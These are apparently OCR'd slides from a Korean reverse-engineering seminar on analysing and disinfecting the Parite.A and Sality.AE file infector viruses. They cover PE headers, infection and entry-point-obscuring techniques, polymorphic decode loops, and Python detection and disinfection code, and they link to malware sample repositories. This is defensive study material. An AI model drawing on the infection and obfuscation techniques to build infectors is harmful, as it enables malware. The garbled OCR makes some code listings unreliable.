MZ header PE header typedef struct IMAGE NT HEADERS { DWORD Signature; IMAGE FILE HEADER FileHeader; IMAGE OPTIONAL HEADER32 OptionalHeader; } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32; **Section table Section 1 Section 2** #define IMAGE_NT_SIGNATURE 0x00004550 // PE00 if(pINH->Signature != IMAGE_NT_SIGNATURE) printf("Invalid NT Headers signature.\"n"); Section n Code # Engn 3rd CodeEngn ReverseEngineering Seminar45

Code FEngn File Headers: File Header



Code FEngn File Headers: Optional Header

MZ header File header **Optional header** Section 1 **Section 2** Section n

```
typedef struct _IMAGE_OPTIONAL_HEADER(
    WORD
            Magic:
    BYTE
            MajorLinkerVersion:
            MinorLinkerVersion:
    BYTE
    DWORD
            SizeOfCode:
    DWORD
            SizeOfInitializedData;
    DWORD
            SizeOfUninitializedData;
   DWORD
            AddressOfEntryPoint:
    DWORD
            BaseOfCode:
    DWORD
            BaseOfData:
   DWORD
            ImageBase:
            SectionAlignment;
   DWORD
    DWORD
            FileAlignment;
            MajorOperatingSystemVersion;
    WORD
            MinorOperatingSystemVersion:
    WORD
    WORD
            MajorImageVersion:
    WORD
            MinorImageVersion:
    WORD
            MajorSubsystemVersion:
            MinorSubsystemVersion;
    WORD
    DWORD
            Win32VersionValue:
   DWORD
            SizeOfImage:
    DWORD
            SizeOfHeaders:
            CheckSum:
    DWORD
    WORD
            Subsystem;
            DllCharacteristics:
    WORD
    DWORD
            SizeOfStackReserve:
    DWORD
            SizeOfStackCommit:
    DWORD
            SizeOfHeapReserve;
    DWORD
            SizeOfHeapCommit:
    DWORD
            LoaderFlags;
    DWORD
            NumberOfRvaAndSizes:
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
                                                        Code F Engn
```

Code FEngn File Headers: Section Header

MZ header PE header typedef struct _IMAGE_SECTION_HEADER { Name[IMAGE SIZEOF SHORT NAME]; BYTE union { **Section header** DWORD PhysicalAddress: DWORD VirtualSize; } Misc: VirtualAddress: DWORD **Section header** DWORD SizeOfRawData: DWORD PointerToRawData: DWORD PointerToRelocations: DWORD PointerToLinenumbers: **Section header** WORD NumberOfRelocations: WORD NumberOfLinenumbers; DWORD Characteristics: **Section header**) IMAGE SECTION HEADER, *PIMAGE SECTION HEADER; #define IMAGE SCN LNK NRELOC OUFL 0x01000000 #define IMAGE SCN MEM DISCARDABLE 0x 02 00 00 00 #define IMAGE SCN MEM NOT CACHED 0x 04 00 00 00 0 #define IMAGE SCN MEM NOT PAGED 0x 08 0000000 #define IMAGE SCN MEM SHARED 0x100000000 #define IMAGE SCN MEM EXECUTE Section n 0x20000000 #define IMAGE SCN MEM READ 0x400000000 #define IMAGE SCN MEM WRITE 0x80000000

animation

OEP

Header

Section #1

Section #2

Section #n

Section #n+1

File Infector Virus

OEP

- change the entry-point
- add section

animation

OEP Header

Section #1

Section #2

Section #n

File Infector Virus

OEP

- change the entry-point
- increase last section size

animation

Header

- patched code at EP

EP Section #1

Section #2

Section #n

Section #n+1

File Infector Virus

Code File Infection Techniques – EPO(Entry-Point Obscuring)

Section #n+1

File Infector Virus

Animation EP Section #1 Section #2 Section #n

- patched with a jump/call routine at somewhere

>injects code in running processes and hooks the following functions in ntdll.dll which transfers control to the virus every time any of these function calls are made


- >NtCreateFile
- >NtCreateProcess
- >NtCreateProcessEx
- >NtOpenFile
- > NtQueryInformationProcess

Code File Infector virus features

- >Code Execution Starts in the Last Section
- >Suspicious Section Characteristics
- >Suspicious Code Redirection (EPO)
- >Suspicious Code Section Name
- >identifier marks of the virus

Code FEngn identifier marks of the virus

Virut



Code Fengn Encode / Decode Operation

- >XOR
- >NEG
- >ADD, SUB
- >ROR, ROL

Code FEngn Polymorphism

- >mov eax, [edx]
- >add eax, 17E0D0DCh
- >mov [edx], eax
- >push dword ptr [edx]
- >pop eax
- >add eax, 17E0D0DCh
- >push eax
- >pop dword ptr [edx]

Code FEngn Dummy Code

- >mov eax, eax
- >push eax
- >pop eax
- >nop

0x04 File Infector Virus Analysis – Demonstration

```
.text:00407044 02C DH 1C 24
                                                 fistp
                                                        dword ptr [esp]
text:00407047
                                 .......
.text:00407047 020 80 14 24
                                                         edx, [esp]
                                                                        : EBX - 0040704F ?
.text:00007800 020 89 88 38 80 86
                                                                        : 3000h = 2 - 4000h
.text:0040704F
                                 • ESI - 417800 창기
.text:00%078%F
.text:0000780F
                                 decade_loop:
                                                                        : EMX (= 2H)이를 로드
.text:0040784F 82C 66 60
                                                lodsw
.text:00007851 820 89 80 20
                                                                        ; [ESP] - ECK
                                                mou
                                                       [esp], ecx
                                 ......
.text:00%0705%
                                FILD - Inad integer
.text:0000705h
.text:00407054
                                 FIRM. - multiply integer
                                FISTP - store integer and pup
fild dword ptr [esp] ; 3800h
.text:00407054
.text:88487854 820 88 84 24
.text:0040705D 820 DB 10 24
.text:00407060
text:00007060 020 D1 E1
                                                shi
                                                        ecx, 1
                                                                        : 21F48000 - 6000 - 21F42000 (T)
.text:00407062 020 29 00 24
                                                sub
                                                        [esp]. ecx
.text:88487865 820 33 84 24
                                                                        ( EAX * [ESP]
25CB * 21F42000 (T) => EAX = 21F405CB
                                                xer.
                                                         eax, [esp]
.text:00407065
.test:00007068 020 D1 E9
                                                                         1 EEK 33 1
                                                         PEE, 1
                                 • EDI 에 저장 (AK 2바이
Peyt:00087850
.text:00407060 020 66 68
                                                                        1 2바이트 제장
                                                stosw
                                                        10c 487088
.text:88487860 820 E2 12
.text:0040706E 02C 81 EF FC SF
                                                                        ; EDI - 00410000 (설종 목호화 데이터 끝 위치)
                                                         edi, SFFCh
_text:8848786E 020 00
                                                                        : EDI - 88417884
.text:00407074 020 FF E7
                                                                        ; jmp 00%1700% encoded_data_start
text:00407076
.text:00407076
                                 OEP 주소 개산
.text:80487876
text:00407076
                                                                        ; CORE KREF; imfected_ep+17p
                                 loc_487876:
.text:00407076 000 00 2C 24
                                                         ebp. [espril]
                                                                        ; [ESP] - 487822
text:00407079 000 81 ED 05 10 40-
                                                         ebp. offset loc_401006 ; 407022 - 401006 = 6010
.text:00%07079 000 00
                                                                        : EBP - 601C
text:8848787F 888 C3
                                                reta
```

Code File Infector Virus Analysis


how to get malware samples

Code FEngn Malware Sample

http://www.offensivecomputing.net/ (Offensive Computing)



http://vx.netlux.org/vl.php (VX Heavens)



66711 samples in collection according to Kaspersky Anti-Virus On-Demand Scanner for Linux. Version 5.5.18/RELEASE build #146, compiled Sep 28 2006, 15:14:07 Want to test your AV? How to download the whole collection

Code FEngn Malware Sample

http://cafe.naver.com/malzero (바이러스 제로 시즌 2)



Code FEngn Approach for File Infector Virus Analysis

- >File Compare, Original and Infected File
- >Top-Down
 - 1. VEP (Infected_EP or Patched_Code)
 - 2. Decode_Loop
 - 3. Decode_Key
 - 4. Find restore OEP routine
 - 5. OEP offset
 - > (OEP or Original_Code_before_Patched address)
- >Bottom-Up
 - 1. VEP (Infected_EP or Patched_Code)
 - 2. Find restore OEP routine
 - > (set BP at OEP or Original_Code_before_Patched address)
 - 3. Check if data is encoded
 - 4. Decode_Loop
 - 5. Decode_Key



Code FEngn Parite.A

>It's terrible

Code FEngn Parite.A

animation

Header

OEP >

Section #1

Section #2

Section #n

- encoded XOR operations

Code FEngn Polymorphism in Parite.A

- > xor 연산의 피연산자 중 xor_key 구하는 것
- > (1)
 - push xor_key
 - pop [register]
- > (2)
 - mov [register], xor_key
- > xor 연산의 피연산자중 디코드된 데이터 구하는 것
- > (1)
 - push [데이터 주소]
 - xor [esp], xor_key
 - pop [데이터 주소]
- > (2)
 - xor [데이터 주소], xor_key
- > 카운터 증가
- > (1)
 - sub edi, 3
 - dec edi
- > (2)
 - sub edi, 4

Code File Infector Virus Analysis

Parite.A Demonstration (Top-Down) IDA

Code **F**Engn Sality.AE

animation

Header

EP iginal Code
Section #

-EPO (Entry-Point Obscuring)

Section #2

Section #n

Decode routine

Encoded

- ADD or SUB



Code FEngn Polymorphism in Sality. AE

Decode_Loop:		; CODE XREF: .r	Decode_Loop:		; CODE XREF: .	Decode_Loop:		; CODE XREF:
	push	dword ptr [edx]	MOV	edx, [eax]			MOV	eax, [ecx]
	imul	ecx, esi	lea	edi, ds:0EA7A9	21Eh		MOVSX	edx, dh
	bts	edi, 77h	add	bh, bh			MOV	dh, bl
	bsf	ecx, ecx	bts	edi, esi			MOV	d1, 3
	test	ch, 0A4h	test	edx, OD673EE76	h		imul	edx, esi, 305E550h
	repne	pop eax	xadd	bl, bh			xadd	edi, edi
	neg	cl	add	edx, 11912BAFh	; decode_key		imul	edx, ecx, 86FA7C84h
	shrd	ebp, ebx, 3Eh	shrd	ebp, ebp, cl			sub	eax, 0C2268FEh ; decode_key
	inc	ecx	mov	bh, 0E8h			bt	ebp, 40h
	xadd	ebp, ecx	movz	k ebx, ch			sal	dh, 23h
	test	al, dh	bswaj	o ebx			shrd	ebp, edi, cl
	MOV	ebp, ODEBA8OBCh	inc	ebx			imul	edi, esi, 541F70F2h
	shrd	ecx, edx, 16h	not	edi			MOVZX	ebp, bp
ADD 연산			bsr	ebp, edx			push	eax
SUB 연찬			mov	[eax], edx			shrd	edi, esi, cl
	sub	eax, 17E0D0DCh ; decode_key	bsf	ebx, esi			inc	edx
	bswap	ebp	dec	b1			xchg	dl, dh
	MOVSX	ecx, ax	mov	ebp, 91B5641Bh			imul	ebp, edx
	bts	edi, ebx	xchg	bh, bh			1ea	edx, ds:554FB584h
	shr	ebp, cl	mov	bl, ah			pop	dword ptr [ecx]
	bswap	ebp	movs	k ebx, dx			sbb	dh, bh
	sh1d	ecx, edx, 0A6h	стр	ebp, edx			MOV	dh, 8Bh
	push	eax	rcr	edi, cl			repne :	inc edx
	test	edi, ecx	mov	ebx, ebp			add	edx, 1F9D040Fh
	sub	cl, ch	test	bh, 8Dh			repne	mov edi, ebp
	neg	ch	bswaj	o edi			test	edi, 41992285h
	pop	dword ptr [edx]	jb	short loc_4CF5	45		bsr	ebp, edx
	imul	edi, 83B6BBE3h	mov	ebp, edx _			MOVSX	edi, si
	rcr	ecx, 2Eh	bts	edi, OB4h			test	edi, edi
	test	ch, 8Ah	btr	edi, ecx			MOV	ebp, edi
	and	edi, edx	test	bh, ah			js	short 1oc_4463D5
	xchg	ebp, ecx	adc	ebx, esi			sub	edx, esi —
	xadd	edi, ebp	test	bl, OECh			rcl	
	rol	ch, 0E6h	стр	bh, al			or	ebp,Çode €Engn
						3rd CodeE	ngn Re	verseEngineering Seminar /

Code FEngn Polymorphism in Sality. AE

```
add
        edx, 2DD89B4h
rep movzx ebp, bl
        ch, 5
mov
inc
        ebp
        ebp, ds:0F527FE43h
1ea
        ecx
neg
        edx, 2DD89B0h
                         ; edx += 4
sub
        cl, ch
xchq
```

```
add eax, 1980560h
bswap ebp
imul edi, ebx, 4850280Ah
xadd bh, bl
sub eax, 1980569h; eax = eax + 4
mov ebx, edi
and bh, 25h
```

```
add
        ecx, 2
        ebx, 0B4C9C654h
test
        ebp, ds:74E7C076h
1ea
inc
        edi
        ecx, 0
add
repne xadd edi, edi
        ebp, edi
adc
rol
        ebp, 22h
        ecx, 1
add
test
        ah, 90h
        edx, ecx, 796228F6h
imul
ror
        dh, 1
inc
        d1
add
        ecx, 1
                         ; ecx += 4
        dh, ch
mov
```

Code File Infector Virus Analysis

Sality.AE Demonstration (Bottom-Up) Ollydbg, IDA

0x05 Development of disinfection code

Parite.A

Sality.AE

Needed

Precise PE parser Strong disassembler

Development using Python pefile - Ero Carrera pydasm – Ero Carrera

Code Fengn Why Need Disassembler

>instruction opcode VS. instruction operands

>E8 ???????? => CALL XXXXXXXX

>68 332211E8 => PUSH E8112233

>68332211E8E840100000

X-Ray with match case data2 == 0xED815D00

SUB case

```
# Four Step : Find Decode Key using X-Ray Method #
Data = pe.get data(jmp rva, four step read scope)
   print '[This File is NOT Infected Virus.Sality.AE]'
   debug print ("can't get data")
offset = 0
match case data1 = unpack('<I', Data[offset:offset+4])
match case data2 = unpack('<I', Data[offset+4:offset+8])
debug print('match case data1 : 0x%08X' %match case data1[0])
debug print('match case data2 : 0x%08X' %match case data2[0])
# Find Decode key
# SUB case key
key_sub_match = match_case_data1[0] + 0xFFFFFF17 + 1
if key sub match > 0xFFFFFFFF: key sub match -= 0x100000000
# ADD case key
if match case data1[0] >= 0x80000000:
   key add match = 0x000000E8 + (0xFFFFFFFF - match case data1[0])+1
else:
   key add match = 0x000000E8 + match case data1[0]
if key add match > 0xFFFFFFFF: key add match -= 0x100000000
# XOR case key
key_xor_match = 0x000000E8 ^ match_case_data1[0]
#print 'Result of Decode Key'
debug print('SUB : match case data1 - 0x000000E8 : 0x%08X' %key sub match)
debug print('ADD : 0x000000E8 - match case data1 : 0x%08X' %key add match)
debug print('XOR : 0x000000E8 ^ match case data1 : 0x%08X' %key_xor_match)
```

Code F Engn Consideration

- >Virus를 치료시 Overlay에 대한 고려
- >Virus가 추가한 section의 Data를 지우거나 section 자체를 지울 경우
 - Optional header의 SizeOfImage를 계산 후 수정
- >JMP나 CALL 호출을 할 경우 해당 주소의 범위 체크
- >pydasm을 사용할 경우 지원하지 않는 OP Code에 대한 예외처리
 - Sality.AE (SAL: shift arithmetic left)

Code FEngn Scan Filter

- >PE 파일인지 체크
- >EP가 마지막 section에서 시작하는지 체크 (Parite.A)

>OPTIONAL_HEADER의 Magic Signature 체크

```
if pe.OPTIONAL_HEADER.Magic != OPTIONAL_HEADER_MAGIC_PE\
    and pe.OPTIONAL_HEADER.Magic != OPTIONAL_HEADER_MAGIC_PE_PLUS:
        print '[This File is NOT Infected Virus.Parite.A]'
    return False
```

>OPTIONAL_HEADER의 Subsystem 체크

```
if pe.OPTIONAL_HEADER.Subsystem != 2 and pe.OPTIONAL_HEADER.Subsystem != 3:
    print '[This File is NOT Infected Virus.Parite.A]'
    return False
```

Code FEngn Scan Filter

>FILE_HEADER의 Characteristics 체크

```
if pe.FILE_HEADER.Characteristics & IMAGE_FILE_DLL:
     print '[This File is NOT Infected Virus.Parite.A]'
    return False
```

>마지막 section의 SizeOfRawData 가 0x1000 이하인지 체크(Parite.A)

```
if pe.sections[len(pe.sections)-1].SizeOfRawData > 0x1000:
    print '[This File is NOT Infected Virus.Parite.A]'
    return False
```

>마지막 section의 Characteristics 체크

```
if not((pe.sections[len(pe.sections)-1].Characteristics & IMAGE_SCN_MEM_EXECUTE)\
          and (pe.sections[len(pe.sections)-1].Characteristics & IMAGE_SCN_MEM_WRITE)):
          print '[This File is NOT Infected Virus.Parite.A]'
          return False
```

Code FEngn Parite. A detection

- > Step 1:
 - Find Decode Key
 - 가장 처음의 [push] or [mov]의 오퍼랜드 데이터
- > Step 2:
 - Encoded Data의 시작위치 찾기
 - Decode Key를 찾은 이후 나오는 [push] or [mov] 의 오퍼랜드 데이터
- > Step 3:
 - Encode Data의 시작 위치로 부터 4Byte 가져오기
 - Test_Data를 찾는 과정
- > Step 4:
 - (복호화된 데이터는 항상 일정)
 - Decode_Key와 Test_Data를 XOR연산 후 **0x00017D8** 인지 확인하여 Parite.A 식별

Code FEngn Parite. A disinfection

- > Step 1:
 - Encoded_Data의 시작 위치로 부터 약 72Byte를 Decode_Key로 Decode
- > Step 2:
 - Decode 된 Data의 특정 위치에서 OEP, IAT Offset 등의 값을 추출
- > Step 3:
 - Parite.A가 추가한 마지막 section header 삭제
 - Calc New SizeOfImage
 - NumberOfSections 카운트 1 감소
 - OEP 및 Import Address Table, Import Name Table의 값 복구
- > Step 4:
 - Parite.A가 추가한 마지막 section Data 삭제



Code FEngn Virus. Sality. AE detection

- >1단계
 - 마지막 섹션으로 점프하는 CALL (E8) 찾기
- >2단계
 - 처음 나오는 CALL (E8) 찾기
- >3단계
 - 디코드 루프 찾기
 - JMP (E9) 식별하기
 - > 디코드된 데이터의 시작 위치 찾기
- >4단계
 - X-Ray 기법
 - > decode_key 찾기, decode_key와 특정 데이터 연산 후 Sality.AE 식별

Code FEngn Using X-Ray Method

- >Decode Key를 모르는 상태에서 Encode Data와 Decode Data를 알 경우 Key를 알아내는 방법
- >ADD



+



Decode Data 0xED815D00

Decode Key 0x038A0EB0

Decode Data 0x00000E8

Encode Data 0xFC75F238

>SUB



Decode Key 0x21E5ABD8



Encode Data 0x21E5ACC0

Decode Data 0xED815D00

Decode Data 0x00000E8

Code FEngn Virus. Sality. AE disinfection

>disinfection

- Encode Data 영역 Decode 후 Original Code before Patched (EPO) 복구
- Overlay 식별
- 바이러스 코드 시작위치부터 삭제
- Section header의 Section size 관련 필드 조정
 - > SizeOfRawData
 - > VirtualSize
- Optional header의 SizeOfImage 조정
- Overlay가 있을 경우 Overlay 복구



Questions?

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